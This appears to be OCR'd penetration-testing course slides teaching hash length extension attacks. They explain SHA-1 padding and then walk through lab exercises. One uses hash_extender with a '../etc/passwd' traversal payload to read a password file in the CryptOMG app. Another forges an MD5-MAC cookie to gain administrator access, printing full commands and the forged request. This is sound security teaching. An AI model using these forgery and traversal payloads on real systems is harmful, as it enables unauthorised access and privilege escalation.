642.4
Alternative Web Interfaces

SEC642.4 | Advanced Web App Penetration Testing, Ethical Hacking, and Exploitation Techniques

SANS

Alternative Web Interfaces

Welcome to Day 4!

TABLE OF CONTENTS (1)	SLIDE

This page intentionally left blank.

TABLE OF CONTENTS (2)	SLIDE

This page intentionally left blank.

Course Roadmap

- Day 1: Advanced Attacks
- Day 2: Web Frameworks
- Day 3: Web Cryptography
- **Day 4: Alternative Web Interfaces**
- Day 5: WAFs and Pivots
- Day 6: Capture the Flag

Hash Length Extension Attacks
Exercise: hash_extender
Alternative Web Interfaces
Mobile Applications
Exercise: Mobile Application Wireshark Extraction
Compiled Objects
Flash, Java, Silverlight, and ActiveX
Exercise: Decompiling Flash Objects
Web Services
REST and SOAP
Exercise: SOAP
XML XPath
Exercise: Xpath Injection
XML External Entities
Exercise: Acme XXE
WebSockets
Exercise: SocketToMe
HTTP/2
Exercise: H2O

Today's class builds on the topics from the previous days. Discovery and exploitation are key. We discuss alternative web interfaces such as mobile applications and active client technologies such as Flash, Java, Silverlight, and ActiveX. We discuss web interfaces such as REST and SOAP. We end with WebSockets and HTTP/2.

Welcome to Day 4!

Note: Students taking this class outside of the Live classroom setting will need to specify the tap0 interface, instead of the eth0 interface, when using tcpdump in remote labs.

VULNERABLE ALGORITHMS

Many vulnerable algorithms: MD4, MD5, RIPEMD-160, SHA-0, SHA-1, SHA-256, SHA-512, and WHIRLPOOL

They use the Merkle–Damgård construction and padding for hashing a variable-length input and generating a fixed-length output

The server has a secret, to which it appends a known value, and then hashes them to use as a Message Authentication Code (MAC)

This method is vulnerable to hash length extension attacks

SHA-3 and keyed-Hash Message Authentication Code (HMAC) are not vulnerable

The algorithms vulnerable to the hash length extension attacks include MD4, MD5, RIPEMD-160, SHA-0, SHA-1, SHA-256, SHA-512, and WHIRLPOOL. Algorithms that make use of Merkle–Damgård length padding are vulnerable. SHA-3 and keyed-Hash Message Authentication Code (HMAC) are not vulnerable to this attack, which includes HMAC-MD5 and HMAC-SHA1.

Hashing algorithms take variable-length input and produce a fixed-length output. Any unique input should generate a unique output, and any single input should always generate the same output. You cannot reverse the hash to know the original input. No two inputs should be able to produce the same hash.

HOW SHA-1 PADDING WORKS

SHA-1 works in chunks of 512 bits at a time

A small input is padded, larger input is broken up into chunks

The binary digit 1 is appended to the input to be padded, then zeros to make 448 bits; the size of the input in 64 bits is then appended big endian

'abcde' padded in hex, 0x80 is begin pad bit, 0x28 is size at end

61626364 65800000 00000000 00000000
00000000 00000000 00000000 00000000
00000000 00000000 00000000 00000000
00000000 00000000 00000000 00000028

SHA-1 works in chunks of 512 bits long. If the input or the remainder is smaller than 512, it is padded to 448 bits (512-64) and the length of the input is appended. The first padding is the binary digit 1 followed by zeros. This example is from RFC 3174:

Original message 'abcde' in binary:

01100001 01100010 01100011 01100100 01100101

Append 1:

01100001 01100010 01100011 01100100 01100101 1

The message in hex with the digit 1 appended:

6162 6364 6580

Append zeros to 448 bits, message with padding of zeros in hex:

61626364 65800000 00000000 00000000
00000000 00000000 00000000 00000000
00000000 00000000 00000000 00000000
00000000 00000000

Append the size 40 to the end (hex 0028), giving us 512 bits in hex:

61626364 65800000 00000000 00000000
00000000 00000000 00000000 00000000
00000000 00000000 00000000 00000000
00000000 00000000 00000000 00000028

Note that SHA-1 is big endian in the placement of the size value. MD5, for example, is little endian.

THE SHA-1 ALGORITHM

For a small input, the padding, the size, and constants are used in a series of functions. For the first chunk, the constants are the same.

Constants:

h0 = 0x67452301
h1 = 0xEFCDAB89
h2 = 0x98BADCFE
h3 = 0x10325476
h4 = 0xC3D2E1F0

The resulting output is the SHA-1 hash

For a larger input, the first chunk is hashed; it's output becomes the input into the next round instead of the constants used in the first

A number of constants and the 512 bits are used in a number of functions to produce a hash. This is the result of 'abcde' being the input to SHA-1:

$ echo -n abcde | sha1sum

03de6c570bfe24bfc328ccd7ca46b76eadaf4334 -

If the input is less than 512 bits, then it is run through the algorithm once to produce a hash. For the first chunk, the registers start with constant values. If the input is greater than 512 bits, then the algorithm is run multiple times, looping through with each chunk's hash being used as an input to the next iteration. The registers for the second chunk use the output from the first chunk, and so on. What is interesting is that we can resume the hash algorithm loop, using the MAC hash given as the registers to a new operation. If we append new data, we can generate a new hash. This is where the hash length extension attack begins.

The first time through the algorithm uses fixed values for the h variables. They are:

h0 = 0x67452301

h1 = 0xEFCDAB89

h2 = 0x98BADCFE

h3 = 0x10325476

h4 = 0xC3D2E1F0

For the next chunk, the hash from the first chunk is loaded into the h variables for the second chunk. The hash from the second is loaded for the third, and so on until all of the chunks have been processed.

MESSAGE AUTHENTICATION CODE (MAC)

Assuming that a music site allows downloads after purchase, it may use a MAC to validate that you are authorized in the download link

MAC is:

HASH_FUNCTION(secret || file_name)

where || is concatenation of the two values

The user can observe the filename, and the resulting MAC hash value. Without knowing the secret, they cannot tamper with the URL and download other files, in theory

If the server has created a MAC based on a vulnerable hashing algorithm, then it is possible to create a valid MAC value for an attacker-controlled parameter validated with that value. An example would be where an application allows a user to select a file (user-controller value) and then download the contents of a song that they had purchased, assuming that the MAC would protect them. So the MAC is:

HASH_FUNCTION(secret || file_name)

where || is concatenation of the two values together.

This is what our example would look like in hex on the server, where the secret is 'SECRET' and our value is still 'abcde':

53454352 45546162 636465

Add the 1 digit and then pad with 0, then add the length:

53454352 45546162 63646580
00000000 00000000 00000000
00000000 00000000 00000000
00000000 00000000 00000058

Where the 0x80 is the 1 digit, then the zero padding, and last is the length of the message 88 bits in hex which is 0x58 (big-endian). The SHA-1 MAC that the server sends is:

3cca4edd90b7b8bc6b31e8edab26682efc126e9f

APPENDING

If we append a new value to the end of the hashed value, it should fail the MAC check

If the output of the hashing function can be placed back into the hashing algorithm, it can return a new hash with the appended value

HASH_FUNCTION(secret || file_name || padding || append_value)

The new hash passes the MAC validation

We only need to know or guess the length of the secret


The problem is if the MAC consists of the secret concatenated with a filename and then hashed, the attacker can append another value and still create a valid hash without knowing the secret. This is possible because the final output of a hash function (the 160-bit hash) contains 100% of the internal state, so nothing stops a user from hashing more data after the current data. Essentially, the known valid hash is put back into the hashing algorithm and is used to generate a new hash with the appended value. What we do is change the input so that also generates a valid MAC value, but for a string with the extra data included on the end of the first one.

HASH_FUNCTION(secret || file_name || padding || append_value)

We don't add the secret at the beginning because the server will prepend it for us! We have to leave room for the 6 bytes, which is why we need to know or guess the secret length. In many cases, the server will give us an error or different response code until we identify the correct length. Intruder is very useful for this, or curl, or a python script.

What we send passes the MAC check implemented on the server! This works best if the attacker knows the length of the secret, or through trial and error can identify how long it is. They are also able to know or can guess the algorithm in use. The application will validate the data returned back using the MAC and accept values that pass this check. The attacker-appended value will then be processed by the application because they generated a valid MAC. This also requires that the appended value be meaningful to the application and useful to the attacker.


CRYPTOMG EXAMPLE



There is a vulnerable application that also includes some other interesting cryptographic challenges called CryptOMG by SpiderLabs. They have published the solutions to the first and second challenges on their blog. This is the solution to the fifth challenge which is a hash-length-extension attack, and of course we will use a tool called hash_extender to exploit it.

Our first steps are to open a browser, Firefox in this case, and configure it to proxy through Burp. Opening up the CryptOMG web application in a browser, we see the above-left screen shot. Click on 'Challenge 5' and we see the application on the right. The fifth challenge appears to be a Local File Include (LFI) to see the contents of /etc/passwd. We can reach that conclusion based on the challenge being able to access a file on the server.

EXAMINING THE LINK IN BURP



Selecting "SHA1" as the Algorithm, clicking on the 'test' link, and then Burp as a proxy shows us the parameters that we presumably have to play with to succeed, as seen in the above screen shot.

algo=sha1, file=test, and hash=dd03bd22af3a4a0253a66621bcb80631556b100e

Clicking on the "hello" link and we received the following:

algo=sha1, file=hello, and hash=93e8aee4ec259392da7c273b05e29f4595c5b9c6

Finally, clicking on the "pictures" we see the same two parameters with different values; the algorithm did not change.

algo=sha1, file=pictures, hash=4990d1bd6737cf3ae53a546cd229a5ff05f0023b

Regardless of the size of the filename input, the output is the same size, which tells us that they may be using a hashing algorithm. Additionally, the output is 40 hex characters in length, 20 bytes, or 160 bits. It's pretty safe to assume that the hashing algorithm used is SHA-1. In this case the application actually tells us that it is, but it is a safe guess based on the fixed-length output. The SHA-1 hash of the word test is:

echo -n test | sha1sum a94a8fe5ccb19ba61c4c0873d391e987982fbbd3 -

The SHA-1 hash of the word hello is aaf4c61ddcc5e8a2dabede0f3b482cd9aea9434dand the SHA-1 hash of the word pictures is 0a3c157920563b7680ef6f6d2f7736d3e5a75212. These do not match the values we receive from the server. The application is hashing something else or is adding something to the hash besides the filename. This leads us to believe that we may be dealing with a Message Authentication Code (MAC). This is where a known value is appended to an unknown secret value and the result is hashed. As it turns out, this form of creating a MAC is vulnerable to a hash length extension attack in many algorithms.

ENTER HASH_EXTENDER

./hash_extender
Options that we need to use
-d <data>
-s <original signature>
-a <data to append>
-f <hash format>
-l <length of secret> (lower case L)
--out-data-format= html to URL encode is also helpful


Running the following should give us some filenames and hashes to try!

./hash_extender -f sha1 --data 'test' -s dd03bd22af3a4a0253a66621bcb80631556b100e --append '../../../../../../../../../etc/passwd' --secret-min=10 --secret-max=40 --out-data-format=html --table > signatures-n-strings.out

Alternatively, if we know the length of the secret:

Running the following should give us some filenames and hashes to try!

./hash_extender -f sha1 --data 'test' -s dd03bd22af3a4a0253a66621bcb80631556b100e --append '../../../../../../../../../etc/passwd' -l 34 --out-data-format=html --table



Running the results from hash_extender through Burp Intruder we get a hit. This was done by putting the signatures in one file, the strings in another, with both used as payloads to Pitchfork on the Burp Intruder tab.

Success! Without knowing the 34-character secret password, we are still able to grab the contents of /etc/passwd through the hash length extension attack. The beauty of this example is that there are actually three separate vulnerabilities that are used together to form the attack: The hash length extension, the local file include, and a directory traversal.

References

https://blog.skullsecurity.org/2012/everything-you-need-to-know-about-hash-length-extension-attacks

http://netifera.com/research/flickr_api_signature_forgery.pdf

https://www.whitehatsec.com/blog/hash-length-extension-attacks/

https://github.com/iagox86/hash_extender

https://github.com/SpiderLabs/CryptOMG

https://www.ietf.org/

https://nvlpubs.nist.gov/nistpubs/FIPS/NIST.FIPS.180-4.pdf

Course Roadmap

- Day 1: Advanced Attacks
- Day 2: Web Frameworks
- Day 3: Web Cryptography
- **Day 4: Alternative Web Interfaces**
- Day 5: WAFs and Pivots
- Day 6: Capture the Flag

Hash Length Extension Attacks
Exercise: hash_extender
Alternative Web Interfaces
Mobile Applications
Exercise: Mobile Application Wireshark Extraction
Compiled Objects
Flash, Java, Silverlight, and ActiveX
Exercise: Decompiling Flash Objects
Web Services
REST and SOAP
Exercise: SOAP
XML XPath
Exercise: Xpath Injection
XML External Entities
Exercise: Acme XXE
WebSockets
Exercise: SocketToMe
HTTP/2
Exercise: H2O

Welcome to Day 4!

HASH LENGTH EXTENSION ATTACK EXERCISE

Target: hashes.sec642.org

Goals:

- Log in to the application
- Identify the hash length extension vulnerability
- Use hash_extender to perform the attack (download from files.sec642.org)
- Become administrator
- Hint: Log in is guest/guest

Bonus:

- There are additional challenges in the CryptOMG application

In this exercise, we will be making use of the hash length extension attack. We use the target `http://hashes.sec642.org` and follow these steps.

1. Launch Firefox and proxy through Burp
2. Log in and explore the application
3. Identify and exploit a hash-length extension attack in the application
4. Escalate privilege to the administrator account

Bonus: Explore the CryptOMG application for additional challenges.

This challenge was written by Ron Bowes @iagox86 and is available at:
https://github.com/BSidesSF/ctf-2017-release/tree/master/crypto/vhash-fixed/challenge/php_src
The hashing algorithm has been modified from vhash.

EXERCISE WALKTHROUGH

Stop here if you would like to solve the exercise yourself.

If you are not sure how to accomplish the goals, use the pages ahead to walk you through the exercise, showing you how to achieve each of the goals.

This page intentionally left blank.


EXERCISE: HASH LENGTH EXTENSION ATTACK
LAUNCH FIREFOX AND PROXY THROUGH BURP

Launch Firefox and proxy through Burp

The application requires authentication

The hint is pretty clear; log in as guest/guest


CryptOMG is also installed in the container




Launch FireFox and ensure that it is proxying through Burp. Try logging in with the username of guest and a password of guest; it should work. Pay attention to the parameters in the response; there should be one that is vulnerable to the hash length extension attack.

Note that you cannot log in with any other account, even though the objective is to escalate privilege within the application.

EXERCISE: HASH LENGTH EXTENSION ATTACK LOGGING IN



The login is successful, and we see a new page. Nothing is obvious at this point. Clicking on the link brings us to a second page. It appears as though we must become the administrator account to access the 'flag'.



In the proxy history, we should see the POST with the username and password parameters. The response sets a cookie. By clicking on the next link, we return that cookie to the application in the GET request headers. Highlight the contents of the cookie and send it to Decoder.

In the Decoder tab, select the 'Decode as URL' option and we can now see the parameters that will manipulate in order to become administrator. Your values will differ from the ones shown here.

8a2ac5021b0136912d6d95a56fa978db
|username=guest&date=2017-05-31T17:52:20+0000&secret_length=12&

The first value is 32 hex characters long, or 128 bits. By far the most common hash of this length is MD5. Taking the MD5 of any or all of the parameters in any combination does not give us that hash value, however. We may be dealing with a MAC with a server-side secret. Another possibility is that they have given us the length of the secret!

EXERCISE: HASH LENGTH EXTENSION ATTACK HASH_EXTENDER

Download the hash_extender file from files.sec642.org

```
wget http://files.sec642.org/hash_extender.tgz
```

Extract it and run it to see the syntax

```
tar zxvf hash_extender.tgz
cd hash_extender
./hash_extender
```

We need these options:

```
-f, -s, -d, -a, -l, --out-data-format
```


Download hash_extender from files.sec642.org, extract it, change directory, and run it to see the required syntax.

wget http://files.sec642.org/hash_extender.tgz
tar zxvf hash_extender.tgz
cd hash_extender
./hash_extender

The options that we need are:

-f for the hash format
-s for the original signature
-d for the known data
-a for the data to append
-l for length (that is a lowercase L)
--out-data-format to have the data URL encoded

Putting it all together, we get:

samurai@samuraiwtf:~/Downloads/hash_extender$ ./hash_extender --out-data-format=html -s 8a2ac5021b0136912d6d95a56fa978db -a '&username=administrator&' -f md5 -l 12 -d 'username=guest&date=2017-05-31T17:52:20+0000&secret_length=12&'
Type: md5
Secret length: 12
New signature: e9434c9158a88e46fd0bbddcb0d86dc8
New string:
username%3dguest%26date%3d2017%2d05%2d31T17%3a52%3a20%2b0000%26secret%5flength%3d12%26%80%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00P%02%00%00%00%00%00%00%26username%3dadministrator%26

EXERCISE: HASH LENGTH EXTENSION ATTACK SYNTAX

Hash_extender gives us the values to submit in the cookie

This is the syntax given the values seen; yours will be different:

```
./hash_extender --out-data-format=html
-s 8a2ac5021b0136912d6d95a56fa978db
-f md5 -l 12
-d 'username=guest&date=2017-05-31T17:52:20+0000&secret_length=12&'
-a '&username=administrator&'
```


Once again, note that your values will be different than the ones shown here.

This is the output from hash_extender:

Type: md5

Secret length: 12

New signature: e9434c9158a88e46fd0bbddcb0d86dc8

New string:
username%3dguest%26date%3d2017%2d05%2d31T17%3a52%3a20%2b0000%26secret%5flength%3d12%26%80%00
%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00
%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00P%02%00%00%00%00%00%00%26
username%3dadministrator%26

EXERCISE: HASH LENGTH EXTENSION ATTACK
CHANGE THE COOKIE

Modify the cookie values in the Repeater tab

```
GET /index.php HTTP/1.1
Host: hashes.sec642.org
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:44.0)
Gecko/20100101 Firefox/44.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
DNT: 1
Referer: http://hashes.sec642.org/index.php
Cookie:
auth=e9434c9158a88e46fd0bbddcb0d86dc8%0A%7Cusername%3dguest%26da
te%3d2017%2d05%2d31T17%3a52%3a20%2b0000%26secret%5flength%3d12%2
6%80%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00
%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00
00%00%00%00P%02%00%00%00%00%00%00%26username%3dadministrator%26
Connection: close
```

Success!

```
HTTP/1.1 200 OK
Date: Wed, 31 May 2017 18:31:41 GMT
Server: Apache/2.4.7 (Ubuntu)
X-Powered-By: PHP/5.5.9-1ubuntu4.14
Vary: Accept-Encoding
Content-Length: 178
Connection: close
Content-Type: text/html

<h1>Welcome back, administrator!</h1>
<p>Congratulations, you're the administrator! Here's your reward:</p>
<p>You win!</p>
<p><a href='/index.php?action=logout'>Log out</a></p>
```


Go back to the proxy history and send the GET request that has the cookie value set to Repeater. Send it once as a baseline to validate that we get the response we are expecting. Then modify it with the values from hash_extender. The hash goes between the auth= and the %0A

The data replaces everything after %7C

Course Roadmap

- Day 1: Advanced Attacks
- Day 2: Web Frameworks
- Day 3: Web Cryptography
- **Day 4: Alternative Web Interfaces**
- Day 5: WAFs and Pivots
- Day 6: Capture the Flag

Hash Length Extension Attacks
Exercise: hash_extender
Alternative Web Interfaces
Mobile Applications
Exercise: Mobile Application Wireshark Extraction
Compiled Objects
Flash, Java, Silverlight, and ActiveX
Exercise: Decompiling Flash Objects
Web Services
REST and SOAP
Exercise: SOAP
XML XPath
Exercise: Xpath Injection
XML External Entities
Exercise: Acme XXE
WebSockets
Exercise: SocketToMe
HTTP/2
Exercise: H2O

Today's class builds on the topics from the previous days. Discovery and exploitation are key. We discuss alternative web interfaces such as mobile applications and active client technologies such as Flash, Java, Silverlight, and ActiveX. We discuss web interfaces such as REST and SOAP. We end with WebSockets and HTTP/2.

Welcome to Day 4!

Note: Students taking this class outside of the Live classroom setting will need to specify the tap0 interface, instead of the eth0 interface when using tcpdump in remote labs.

ALTERNATIVE WEB INTERFACES

Web technologies are constantly changing

Web backends are moving to accept different client types instead of being limited to browsers:

- Content rich applications (Flash, Java, Silverlight, ActiveX, and HTML5)
- New protocols such as WebSockets and HTTP/2
- Mobile apps on our phones and tablets
- Embedded hardware and Internet of Things (IoT)
- Traditional compiled applications

Although this is not a new change, it is accelerating as more organizations are moving this way

Security professionals must learn how to test these new applications for vulnerabilities

Applications change every day, which should sound familiar because we have been discussing this all week. As you see these changes, one of significant note is the move toward having applications that are not designed with the traditional browser as a client. These types of sites have been around for a long time, but as mobile devices and other technologies become more prevalent, this change is accelerating. Organizations are rushing to roll out that new application for the iPhone or embracing the idea of web services sharing data across business partners.

